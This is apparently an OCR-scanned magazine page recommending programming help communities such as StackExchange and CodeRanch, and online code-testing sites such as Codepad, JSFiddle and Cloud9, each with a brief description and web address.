


QUORA

Quora deals with a wide range of topics, from who would win a fight between Popeye and the Hulk to how do I pass a sudo password through C++ code. Once you've logged in you can browse the questions, search for specifics and post your own. Login at: www.www.quora.com/.


STACKEXCHANGE

A part of the StackOverflow network of communities, StackExchange is by far the largest programming led community on the Internet. You can ask any programming specific questions (as long as it follows the rules) and it gets answered professionally and expediently: www.stackexchange.com/.




CODEPROJECT

With articles, discussions, source code and an excellent community, CodeProject is certainly worth bookmarking and paying daily visits to. It covers virtually every programming language you can think of, and questions are quickly answered in a professional manner: **www.www.codeproject.com/**.




DZONE

DZone offers the user a wide range of help on topics such as AI, Big Data, Cloud, Databases, Java, IOT and much more. There are guides, Zones, where you can get specific help and information and tons of tips for upcoming developers. You can find it at: **www.dzone.com/.**




GOOGLE GROUPS

Google Groups has encompassed all the alt.comp IRC groups these days and made them viewable without too much difficulty. There are countless programming specific groups available; all you need to do is find one that suits you and get posting: **www.groups.google.com.**



FINDNERD

This is a kind of a social media network for developers, where you can ask a fellow 'nerd' a question and they answer you as quickly as possible. There are also blogs, tutorials, projects and much more to discover: **www.findnerd.com/.**




CODERANCH

This friendly discussion board is a great place for new coders to start looking for help or advice. It's an easy to use setup where you can learn about and ask questions on programming languages, books, careers, engineering and much more. Check it out at **www.coderanch.com/.**

CHEGG

This site is aimed more at students who are studying coding at school, college or university levels. However, that doesn't mean non-students are excluded from the huge resources available. There are plenty of sections that cover programming, so dive in and have a look around: **www.chegg.com/.**



Test Your Code Online


The modern Internet has drastically changed the way developers work and test their code. The bare metal testing still applies, where you test your code in a virtual machine for example, but these days you can test it online in a perfectly safe and secure environment.

WWW.TESTINGCODE.COM

You can test all kinds of programming languages online or just one in particular. It all depends on what language your working in and how you want it tested. Here are ten testing sites for bookmarking.


CODEPAD

Codepad is arguably one of the most popular code testing and online compilers on the Internet. With it you're able to paste in snippets of code for testing that cover C, C++, PHP, Python, Ruby and a lot more. There are also examples available and you can see what others have pasted in too. **www.codepad.org/.**




JS BIN

This simple JavaScript editor and compiler offers a clean interface and simple to use controls to help you rest your JS code snippets alongside HTML and CSS. There are tons of other features available via the many links at the top of site, so it's worth registering and getting to know JS Bin. **www.jsbin.com/?html,output.**




WRITE PHP ONLINE

For those of you looking to learn PHP for future web development, Write PHP Online is a great resource to bookmark. This is an online PHP editor that also allows you to execute your code, displaying the results in a separate window at the bottom of the page. It currently runs PHP 5.4 and can be found at **www.writephponline.com/.**




JS FIDDLE

JS Fiddle is another excellent online resource where you can experiment and test using HTML, JavaScript and CSS, and see the output from the code you're inputting. There are links to collaborations, exporting to GitHub, and a code tidy feature to help iron out any bad habits. You can find it at **www.jsfiddle.net/.**




CSSDESK

Beyond scripting and using stylesheet languages, CSSDesk is a splendidly developed site that displays HTML, CSS and the output from both in a large screen area to one side. You can set certain options and either share or download your finished code when you're done. **www.cssdesk.com/**.




CLOUD9

Using the Amazon Web Services (AWS) cloud infrastructure, Cloud9 is an excellent IDE designed for collaborations, testing, debugging and editing. It includes essential tools for the major programming languages including Python, PHP, JavaScript and more. Being cloud based, you can quickly share your work with others and create a development environment. **www.aws.amazon.com/cloud9/?origin=c9io**.




GOOGLE CODE

Google's commitment to creating and maintaining good code is certainly commendable, regardless of what you may think of the company as a whole. Its embraced the open source community and created Google Code, where you can test code, see great examples, get hold of APIs and tools and much more. **www.code.google.com/**.



